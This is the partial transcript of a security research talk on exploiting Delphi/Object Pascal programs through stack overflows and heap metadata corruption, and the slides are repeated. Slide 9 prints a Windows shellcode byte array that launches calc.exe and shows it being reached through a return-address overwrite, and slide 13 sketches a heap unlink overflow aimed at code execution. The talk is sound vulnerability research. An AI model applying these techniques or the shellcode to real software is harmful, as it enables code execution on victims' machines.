
Exploiting delphi/Object pascal Ilja van Sprundel
KL
Published · 52 slides · 0 views
1 / 1
Description
Exploiting delphiObject pascal Ilja van Sprundel ivansprundelioactive.com Who am I Ilja van Sprundel IOActive Netric blogs.23.nuilja intro Not rocket science No one ever seemed to have looked into this Assume you know some basic things
Related Topics
Share
Embed code
Download this presentation From Below
"Exploiting delphi/Object pascal Ilja van Sprundel" is the property of its rightful owner. Permission is granted to download and print the materials on this website for personal, non-commercial use only, and to display it on your personal computer provided you do not modify the materials and that you retain all copyright notices contained in the materials. By downloading content from our website, you accept the terms of this agreement.
Presentation Transcript
01
Exploiting delphi/Object pascal Ilja van Sprundel <ivansprundel@ioactive.com><br>
02
Who am I Ilja van Sprundel
IOActive
Netric
blogs.23.nu/ilja<br>
IOActive
Netric
blogs.23.nu/ilja<br>
03

intro Not rocket science
No one ever seemed to have looked into this
Assume you know some basic things (stack, heap, int overflow, …)
Was a fun little project to do
wanted to see if pascal is vuln to the same issues that c programs are vuln to
All research was done with delphi 2009
Might differ for other object pascal compilers
Or older versions of delphi<br>
04

Agenda Exploitation
Stack overflows
Heap issues
Integer issues
Delphi string Implementation
What to look for (auditing)
Mitigations
conclusion<br>
Stack overflows
Heap issues
Integer issues
Delphi string Implementation
What to look for (auditing)
Mitigations
conclusion<br>
05

delphi Delphi compiler compiles to native code
Language is stronger typed than c
But still very low level
No implicit boundchecks in the language*
There are some in the string api’s !
E.g. SetLength() will throw exception on int overflow
Yes, is vulnerable
Very c-like from auditing and exploitation point of view * By default, see later<br>
Language is stronger typed than c
But still very low level
No implicit boundchecks in the language*
There are some in the string api’s !
E.g. SetLength() will throw exception on int overflow
Yes, is vulnerable
Very c-like from auditing and exploitation point of view * By default, see later<br>
06

Delphi: Stack Arrays can overflow in delphi if you put too much data in them
It’s really just like c
There is no magic
There are no implicit boundchecks<br>
It’s really just like c
There is no magic
There are no implicit boundchecks<br>
07


Delphi: Stack Consider the following example: TYPE
IntArray = array[1..5] of integer;
procedure toeter;
var
i : integer;
numbers : IntArray;
begin
for i := 1 to 7 do
numbers[i] := $41414141;
end;<br>
IntArray = array[1..5] of integer;
procedure toeter;
var
i : integer;
numbers : IntArray;
begin
for i := 1 to 7 do
numbers[i] := $41414141;
end;<br>
08

Delphi: Stack Stacksmashes are trivially exploitable
Delphi compiler is very primitive (securitywise)
No padding (besides 4 byte alignment)
No stack cookies
No SEH protection
No aslr opt-in
No non-exec pages<br>
Delphi compiler is very primitive (securitywise)
No padding (besides 4 byte alignment)
No stack cookies
No SEH protection
No aslr opt-in
No non-exec pages<br>
09

Delphi: Stack procedure toeter;
var
i : integer;
numbers : array[1..5] of integer;
begin
for i := 1 to 7 do
numbers[i] := $0040C9DC; // &shellcode
end;
const
shellcode:array[0..124] of BYTE = ( // exec of calc.exe
$fc,$e8,$44,$00,$00,$00,$8b,$45,$3c,$8b,$7c,$05,$78,$01,$ef,$8b,
$4f,$18,$8b,$5f,$20,$01,$eb,$49,$8b,$34,$8b,$01,$ee,$31,$c0,$99,
$ac,$84,$c0,$74,$07,$c1,$ca,$0d,$01,$c2,$eb,$f4,$3b,$54,$24,$04,
$75,$e5,$8b,$5f,$24,$01,$eb,$66,$8b,$0c,$4b,$8b,$5f,$1c,$01,$eb,
$8b,$1c,$8b,$01,$eb,$89,$5c,$24,$04,$c3,$5f,$31,$f6,$60,$56,$64,
$8b,$46,$30,$8b,$40,$0c,$8b,$70,$1c,$ad,$8b,$68,$08,$89,$f8,$83,
$c0,$6a,$50,$68,$7e,$d8,$e2,$73,$68,$98,$fe,$8a,0e,$57,$ff,$e7,
$63,$61,$6c,$63,$2e,$65,$78,$65,$00,$00,$00,$00,$00);<br>
10
Delphi stack: demo<br>
11

Delphi: heap What about the heap ?
Delphi has api to do heap allocations
GetMem()/FreeMem()
Very much like malloc()/free()
Api usage is slightly different
In C would look like
If GetMem() fails p will be set to NULL
GetMem() does not do 0 length alloc’s int GetMem(void **p, size_t len);<br>
Delphi has api to do heap allocations
GetMem()/FreeMem()
Very much like malloc()/free()
Api usage is slightly different
In C would look like
If GetMem() fails p will be set to NULL
GetMem() does not do 0 length alloc’s int GetMem(void **p, size_t len);<br>
12
Delphi: heap Delphi has an interesting heap allocator
Very little validation done (not build for security)
Many different ways to leverage it for code exec
Will cover a trivial unlink() case
So it’ll look very linux-y (well, old glibc)
Where we overwrite chunk meta data of an allocated chunk (located after ours)
Get code exec when that chunk is free’d<br>
13

Delphi: heap Will cover the following case: procedure toeter;
var
p: PInteger;
pi: PInteger;
begin
GetMem(pi, 16);
GetMem(p, 16);
pi^ := $41414141; inc(pi);
pi^ := $41414141; inc(pi);
pi^ := $41414141; inc(pi);
pi^ := $41414141; inc(pi);
pi^ := $41414141; inc(pi); // slackspace
pi^ := $41414141; // overflow
FreeMem(p); // get code exec once we return
end;<br>
var
p: PInteger;
pi: PInteger;
begin
GetMem(pi, 16);
GetMem(p, 16);
pi^ := $41414141; inc(pi);
pi^ := $41414141; inc(pi);
pi^ := $41414141; inc(pi);
pi^ := $41414141; inc(pi);
pi^ := $41414141; inc(pi); // slackspace
pi^ := $41414141; // overflow
FreeMem(p); // get code exec once we return
end;<br>
14
Delphi: heap Allocated chunks seem to be at least 20 bytes long
An allocated chunk’s meta data is just 4 bytes
Field can be an offset or a pointer
The 4 least significant bits indicate some kind of state<br>
An allocated chunk’s meta data is just 4 bytes
Field can be an offset or a pointer
The 4 least significant bits indicate some kind of state<br>
15

Delphi heap There are basically 4 states in FreeMem()
Indicated by those bits
Normal case (0, 0000)
Special case 1 (2, 0010)
Special case 2 (4, 0100)
Invalid chunk meta data (1,3,5,6,7)(throws exception)
This state is indicated by the 3 lsb (the 4th lsb can be used in any of the states)<br>
Indicated by those bits
Normal case (0, 0000)
Special case 1 (2, 0010)
Special case 2 (4, 0100)
Invalid chunk meta data (1,3,5,6,7)(throws exception)
This state is indicated by the 3 lsb (the 4th lsb can be used in any of the states)<br>
16
Delphi heap Only investigated the 1st special case
Because I saw a trivial unlink() case there <br>
Because I saw a trivial unlink() case there <br>
17
